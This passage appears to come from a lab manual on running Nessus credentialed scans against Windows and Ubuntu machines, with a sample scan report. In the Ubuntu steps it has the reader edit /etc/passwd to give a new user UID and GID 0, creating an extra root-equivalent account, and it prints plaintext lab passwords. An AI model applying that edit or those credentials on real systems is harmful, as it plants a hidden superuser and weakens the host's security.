
- Click Credentials now, as indicated by the screenshot. Next, select "Windows" and enter "Scanner" for the username and "Pa$$w0rd" for the password.




- Now scroll down and click on the arrow beside Save and then click Launch.




- Then you will see the scanning started.




- Now that the scanning has finished, click "Windows Scan" to get the scan summary.




- Click on Hosts to view the hosts as shown in the screenshot.




- Click on Vulnerabilities to view on the vulnerabilities.




- Now to generate a report on this vulnerability assessment. Click on report as shown in the screenshot.



- The "Generate Report" window will then appear. Choose the file type (.HTML or.CSV) on which you want to construct the document, and then click Generate Report, as seen in the screenshot.



- After that, you will see the report download.
- Double-click on the report and open it.



tenable Nessus

Report generated by Tenable Nessus™

Windows Scan

Sun, 02 Mar 2025 00:17:58 Pacific Standard Time

TABLE OF CONTENTS

Vulnerabilities by Host

- 192.168.29.213

Vulnerabilities by Host

Collapse All | Expand All

192.168.29.213


0	0	2	0	41
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS v3.0	VPR Score	EPSS Score	Plugin	Name
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	5.3	-	-	57608	SMB Signing not required
INFO	N/A	-	-	34097	BIOS Info (SMB)
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	10736	DCE Services Enumeration
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	214088	Enumerate the Microsoft Windows Registry
INFO	N/A	-	-	10107	HTTP Server Type and Version


Experiment 2:

Step 1: Using Nessus, scan an Ubuntu user.


- Launch the Ubuntu computer.
- Verify the Ubuntu machine's IP address.
- The Ubuntu machine's IP address is "192.168.29.86".
- In Ubuntu, we now need to create a user.
- Use the "sudo adduser localscanner" command.
- Next, establish a password.




- To grant the terminal root rights, use the command "sudo su -".
- Now Edit the /etc/passwd file change the UID and GID of the user to 0. Open the file using command: “nano /etc/passwd”.
- As indicated in the screenshot, change the string "user_name:x:1002:1002:,,,:/home/user_name:/bin/bash" to "user_name:x:0:0:,,,:/home/user_name:/bin/bash."




- To save and leave the file, press CTRL+S and CTRL+X, respectively.
- Now launch "Nessus" on your Windows computer to begin a fresh scan.
- In this case, the password is "India123@@" and the username is "localscanner" which was generated in Ubuntu.
- As seen in the screenshot, click "New Scan."



